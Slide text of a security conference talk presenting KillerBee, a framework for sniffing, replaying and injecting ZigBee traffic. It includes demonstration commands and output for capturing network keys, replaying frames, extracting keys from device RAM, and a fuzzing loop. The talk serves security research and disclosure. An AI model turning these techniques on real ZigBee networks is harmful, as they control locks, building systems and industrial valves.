KillerBee: Practical ZigBee Exploitation Framework

or "Wireless Hacking and the Kinetic World"

Joshua Wright
josh@inguardians.com

ip[6] & 0x80 != 0

- Senior Security Analyst, InGuardians
- Senior Instructor, SANS Institute
- Author of books, papers, tools: willhackforsushi.com
- Voids warranties
- Taught kids to start counting from 0

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

What is ZigBee?

- Low-power, low data rate wireless protocol
- Max throughput 250 Kbps
- Small, lightweight stack (120 KB)
- Built-in star or mesh topology support
- Long battery life (5-year goal)
- Range commonly 10-100 meters

ZigBee Uses IEEE 802.15.4

- 2.4 GHz ISM (sub 1 GHz frequencies exist but not used for ZigBee, today)
- 16 channels, 5 MHz separation (11-26)
- DSSS modulation (like 802.11b)
- Max frame size 127 bytes
- 802.15.4 also used without ZigBee
  - Vendors offer lightweight stacks without the fuss of ZigBee
  - TI: TIMAC, Microchip: MiWi, Ember: ZNet, Atmel: ZigBit

ZigBee Revisions

- Initial release in 2004
- ZigBee-2006: Added support for encryption, frame authenticity
- ZigBee-2007: Added new security model with "trust center"
- ZigBee-PRO: ZigBee-2007 with additional software features including enhanced security

CCM* Protocol

- Variation of AES-CCMP
  - 128-bit key length
  - Various options for MIC length (16, **32**, 64, none, only MIC)
- Network Key: Shared among all devices, most common key used
- Link Key: Unique for 2 devices
- Master Key: Used with SKKE for network and link key derivation (ZigBee-PRO)

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

Why Does the World Need ZigBee?

- WiFi is too complicated*, bloated and transceivers are too expensive
- Bluetooth as a FHSS device uses too much power, too complex
- ZigBee comes in at low-cost, low-speed, low-power
- Connects lightweight embedded technology

When both simplicity and low cost are goals, security suffers.

* Understatement of the year, not that I'm jaded, or anything.

Why Do WE Care?

- ZigBee touches the kinetic world more than any other wireless packet technology.
  - WiFi does not control water spill gates at a dam
  - Bluetooth does not control lighting, HVAC and appliances in your office or home
  - DECT does not actuate natural gas control valves
- Manipulating the physical world through wireless introduces new risks
- Many of the past mistakes are repeated, again

Manipulating ZigBee affects the physical world in many ways now, and in the foreseeable future.

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

ZigBee Example 1: Smart Thermostats

ZigBee Example 2: Siemens APOGEE Floor Level Network Controller

- Interface to heaters, exhaust fans, AC units and lighting through field level controllers

"With Wireless, your building will be more marketable and you will be better prepared to capitalize on future technologies."

"Simply put, the network can't be compromised because the signal is automatically able to circumvent obstructions and find its target." Jay Hendrix, Siemens manager, wireless solutions

ZigBee Example 3: Kwikset SmartCode

- Lock Doors with Handheld Remote or Touch Screen
- Automatically Unlock Doors in Case of Fire
- Lock or Unlock Doors with a Mobile Device or Secure Internet Connection
- Check Lock Status Remotely
- Receive Notification of Who Enters your Home and When
- Remotely Add or Delete Codes

Other Examples

- Manufacturing systems controlling belts, lifts, motorized equipment
- Smart Home Systems, managing HVAC, window blinds, lighting
- Medical systems monitoring and reporting BP, pulse oximeter monitors
- Retail systems managing assets, inventory control
- Location analysis systems for multiple verticals

Outline

50 minutes of attacking ZigBee goodness


- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

KillerBee

- Framework and tools for exploiting ZigBee and IEEE 802.15.4 networks
- Simplifies sniffing and injecting traffic, packet decoding and manipulation
- Tools designed to aid in recon, exploitation
- Pure Python
  - Plays well with other Python tools
- Minimal library dependencies
- BSD license (free'er then GPL)

KillerBee Hardware

- AVR RZ Raven USB Stick (RZUSB, $40)
  - Pick up two sticks for sniff + inject
- AT90USB1287 uC with AT86RF230 802.15.4 transceiver
- 4 LED's, PCB antenna
- Available from DigiKey, Mouser, etc.
  - Search for "RZUSB"
- Free development IDE based on gcc



Other hardware evaluated but not used due to cost

RZUSB Firmware

- Default RZUSB firmware accommodates 802.15.4 sniffing, End Device, PAN Coordinator
- KillerBee firmware required for packet injection, frame spoofing hardware ACK
- Programmer is AVR JTAG ICE mkII: $300
  - Programmer cost sucks, but alternatives aren't so hot either

See me at ToorCon or Shmoocon and I'll program your hardware, or drop me a note and we'll work something out.

KillerBee Arsenal

- zbid – List available devices supported
- zbdump – "tcpdump -w" clone (libpcap or commercial Daintree SNA savefile format)
- zbconvert – convert capture file formats
- zbreplay – Replay attack
- zdsniff – OTA crypto key sniffer
- zbfind – GUI for ZigBee location tracking
- zbgoodfind – Search memory dump for key
- zbassocflood – ZR/ZC association flooder

Respect to the authors of similarly named tools for their excellent work

Examples

```
$ sudo zbid
Dev     Product String  Serial Number
005:005 KILLERB001      839C17FFFF25
004:010 RZUSBSTICK      61A017FFFF25
$ sudo zbstumbler
zbstumbler: Transmitting and receiving on interface '005:005'
New Network: PANID 0x4EC5  Source 0x0000
        Ext PANID: 39:32:97:90:d2:38:df:B9
        Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
New Network: PANID 0x858D  Source 0x0000
        Ext PANID: 00:00:00:00:00:00:00:00
        Stack Profile: ZigBee Standard
        Stack Version: ZigBee 2006/2007
        Channel: 11
^C
202 packets transmitted, 183 responses.
$ sudo zbdump -i '004:010' -f 11 -w out.dump
zbdump: listening on '004:010', link-type DLT_IEEE802_15_4, capture
size 127 bytes
```

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

Attack 1: *Seriously, they do that?* Key Provisioning Attack

- ZigBee keys can be pre-installed or over-the-air (OTA) provisioned
- Most pre-install methods require re-flashing device to change the key
  - Not optimal with limited-flash-write devices
- OTA key delivery allows for frequent key rotation
- Key sent in plaintext … *no really*.

zbdsniff

- OTA crypto key sniffer
- Reads from libpcap or Daintree SNA files automatically
  - Easily search all captures for OTA crypto keys

```
$ find . \( -name \*.dcf -o -name \*.dump \) -print0 | xargs -0
zbdsniff
Processing ./ct80-rapidsedesk.dump
Processing ./stumbler-chan15.dcf
Processing ./newclient.dump
NETWORK KEY FOUND:
00:02:00:01:0b:64:01:04:00:02:00:01:0b:64:01:04
  Destination MAC Address: 00:d1:e4:a7:bb:f2:34:e7
  Source MAC Address:      00:9c:a9:23:5c:ef:23:b2
Processing ./ct80-conn3.dcf
```

Attack 2: *Wait, Is this 1996?* Replay Attack

- 802.15.4 has no replay protection
- ZigBee has meager replay protection
- Attacker can replay any previously observed traffic until key rotation (a.k.a. "forever")
- *Isn't that just like the WEP and ARP thing?*
  - Yes, it is.
- Impact varies with the nature of the traffic
  - Used successfully against multiple vendors

Consider: Replaying a message actuating water control valve to open 1 degree, repeated multiple times

zbreplay

- Straightforward, unintelligent replay attack
- The analyst decides what to replay, and observes the response
- Daintree DCF files are ASCII, easy to chop up

```
$ zbreplay
ERROR: Must specify a channel with -f
zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or
Daintree files                          jwright@willhackforsushi.com

Usage: zbreplay [-rRfiDch] [-f channel] [-r pcapfile] [-R daintreefile]
         [-i devnumstring] [-s delay/float] [-c countpackets]

$ sudo zbreplay -f 11 -r newclient.dump -s .1
zbreplay: retransmitting frames from 'newclient.dump' on interface
'005:005' with a delay of 0.100000 seconds.
4 packets transmitted
```

Attack 3: Hardware is the new Software


Props to Joe Grand for his talk at Hack in the Box

- Nature of ZigBee and IEEE 802.15.4 networks is to have lots of small, distributed devices
- Unless OTA key delivery is used, all devices must have key stored in flash
- When device boots, key is moved to RAM
- Leverage device to retrieve encryption key, access network or decrypt all traffic

This is not unlike WPA2-PSK networks, where each device has knowledge of the key. A compromised device is a compromised network. No key rotation makes this even more useful.

Locate a Device To Steal: zbfind

Cheers to Mike Kershaw for all the GTK work for this tool.



Analyze It: GoodFET

- Flexible hardware debug interface tool from Travis Goodspeed
- Support for Chipcon (TI), Ember and other chips through various JTAG variants
- Common vulnerability in Ember, TI chips to extract RAM even when chip is locked
  - Issue erase to zero flash and unlock device, RAM not cleared and can be extracted to a Intel hexfile


Key Recovery: zbgoodfind

- Convert hexfile to binary file with objcopy
- Using an encrypted packet, attempt to decrypt with each possible key value in RAM
- Can also be used with bus sniffing output for older chips without integrated uC's

```
$ sudo goodfet.cc dumpdata chipcon-2430-mem.hex
Target identifies as CC2430/r04.
Dumping data from e000 to ffff as chipcon-2430-mem.hex.
...
$ objcopy -I ihex -O binary chipcon-2430-mem.hex chipcon-2430-mem.bin
$ zbgoodfind -R encdata.dcf -f chipcon-2430-mem.hex
zbgoodfind: searching the contents of chipcon-2430-mem.hex for
encryption keys with the first encrypted packet in encdata.dcf.
Key found after 6397 guesses:  c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc
cd ce cf
```

Decrypt It

- Wireshark has built-in support for decrypting ZigBee Network (NWK) encryption
- Enter the key in reverse-byte order



KillerBee API

- Simple interface for channel selection, packet injection, sniffing
- MAC, NWK and APS frame decoding
- Also support for crypto methods and working with packet captures
- Core of tools like zbdsniff are ~10 lines of Python
- Epydoc API documentation included in the ToorCon KillerBee CD

print "KillerBee" + "Sulley" + "Goodness"

```
from killerbee import *
from sulley import *

src = "\x00\x0d\x6f\x04\x00\x00\x00\x50"

s_initialize("MAC Command Mutation")
# Frame control + Seq Num + DPANID + DA
s_static("\x43\xc8\x00\xff\xff\xff\xff")
s_static(src[::-1]) # Reverse address
s_byte(0, full_range=True)

kb = KillerBee()
kb.set_channel(26)

while s_mutate():
    kb.inject(s_render())
    print hexdump(s_render())
```

KillerBee – Still in Development

- API is fairly stable, minor bugs need addressing here and there
- Need more testing, exposure to more ZigBee and IEEE 802.15.4 networks
- ToorCon Special Release: KillerBee CD and tools
  - ZigBee and IEEE 802.15.4 docs, sample packet captures, KillerBee API documentation included
- Hardware flashing party and stable release slated for ShmooCon 2010

Also keep an eye on kismetwireless.net for 802.15.4 and ZigBee support currently in development

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

Thoughts on ZigBee

- Security demarcation issues between consumer devices and interfacing service providers
- Key provisioning is hard, key revocation is unheard of
- ZigBee has problems with CCMP as a stream cipher and IV reuse (known plaintext recovery)
- Each vendor makes their stack available as open source, and all have problems
- Adoption will continue in critical technology areas – it's too attractive for embedded development to avoid

Conclusion

- ZigBee is a growing low-power wireless protocol
- Rapidly gaining market acceptance and deployment numbers
- KillerBee is a hacker-friendly interface to experimenting with ZigBee security
- ZigBee interfaces with the kinetic world, controlling insignificant and critical devices

To date, vendors haven't taken ZigBee security seriously due to the lack of attack tool availability. It's not going to get better until we have a practical attack surface.

Coming in 2010

- Hacking Exposed Wireless, 2nd Edition
- Jon Ellch, Joshua Wright, Vinnie Liu
- We dug deep to put this together
  - Never before seen tools
  - Never before seen techniques
  - Updated coverage of the attacks you love
- Chapter devoted to attacking and exploiting ZigBee networks
  - Covers KillerBee, other hardware and software tools

tcp[13] & 0x01 != 0

- Questions?
- Watch www.willhackforsushi.com for KillerBee updates and public release schedule.
- Contact josh@inguardians.com for information on ZigBee, wireless and information security consulting.
- Special thanks to Nick DePetrillo and Ed Skoudis for their support.
- Thank You for attending.

INGUARDIANS℠

DEFENSIVE INTELLIGENCE